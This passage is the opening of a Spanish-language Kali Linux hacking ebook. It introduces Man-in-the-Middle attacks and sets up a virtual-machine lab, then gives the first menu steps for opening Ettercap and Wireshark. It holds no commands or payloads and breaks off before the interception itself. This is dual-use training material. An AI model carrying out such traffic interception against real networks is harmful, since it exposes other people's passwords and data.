
Hacking En Kali Linux



Pixel Reaper

ÍNDICE


MAN IN THE MIDDLE

El ataque Man In The Middle, o en español Hombre en el Medio, consiste en introducirse en la comunicación entre dos equipos para que todo el tráfico pase por nosotros y poder así desencriptar sus datos, contraseñas, etc.


Para este tipo de ataques se necesitan dos máquinas víctima, que bien podría ser el servidor y un equipo de una red empresarial, o bien el router y el equipo de nuestra víctima real, además de nuestro propio equipo. Como no vamos a hackear a nadie realmente, vamos a usar tres equipos o máquinas virtuales. Usaremos un Kali Linux como atacante, ya que dispone de las aplicaciones necesarias para este tipo de ataques y un Windows XP y un Windows 2003 Server ambos con dominio. Estos dos últimos pueden ser sustituidos por cualquier otras máquinas.

Lo primero que vamos a hacer es abrir el Ettercap-graphical en Kali y el WireShark. Este último programa es un potente sniffer de red, muy útil para los que trabajamos administrando redes informáticas, ya sea para ver posibles ataques, o simplemente para tener un mayor control del tráfico de red, e incluso diagnosticar problemas de red por exceso de tráfico.


Para abrirlo vamos a Aplicaciones, Kali Linux, Husmeando, Envenenamiento de redes y ettercap-graphical. El WireShark dispone de una guía de uso en la sección Manuales.



Se abrirá la siguiente pantalla.




En el menú Sniff, pulsamos sobre Unified sniffing.

